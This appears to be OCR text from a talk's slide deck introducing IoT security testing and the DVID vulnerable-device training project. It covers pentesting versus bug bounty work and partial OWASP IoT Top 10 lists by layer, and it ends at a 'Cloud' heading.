IoT Security - Hack the Damn Vulnerable IoT Device

Arnaud COURTY - @vulcainreo

Who am I ?

- Security pentester at Onepoint
- IoT Hacker (security and geek)
- IoT Security evangelist


What will we talk today ?

- Why interesting about IoT hacking ?
- Go to hack the IoT world
- Vulnerability overview (Top 10 owasp IoT)
- How could we learn step by step ? the DVID project
- DVID overview and objectives
- DVID quick history and timeline
- Demo
- DVID roadmap


Why interesting about IoT hacking ?

- A growing market
  - In the next four years, four times more connected devices
  - All markets become an IoT leader
- A new paradigm

Past



Future



IoT security assessment

Pentest

- You are engaged on time, not on results
- You must follow an analysis process
- You will receive money even if you find CVSS < 2


Bug Bounty

- You are engaged on result, not on time
- You must find an exploitable vulnerabilities to get money
- You must be the first to discover the vulnerability

Go to hack the IoT world

Hardware

1. Weak Guessable, or Hardcoded Passwords
2. ...
3. ...
4. ...
5. ...
6. ...
7. ...
8. ...
9. Insecure Default Settings
10. Lack of Physical Hardening



Go to hack the IoT world


Middleware

1. Weak Guessable, or Hardcoded Passwords
2. ...
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanism
5. Use of Insecure or Outdated Components
6. ...
7. ...
8. ...
9. Insecure Default Settings
10. Lack of Physical Hardening

Go to hack the IoT world

Exchange


1. Weak Guessable, or Hardcoded Passwords
2. ...
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanism
5. Use of Insecure or Outdated Components
6. ...
7. Insecure Data Transfer and Storage
8. ...
9. Insecure Default Settings
10. Lack of Physical Hardening



Go to hack the IoT world

Cloud

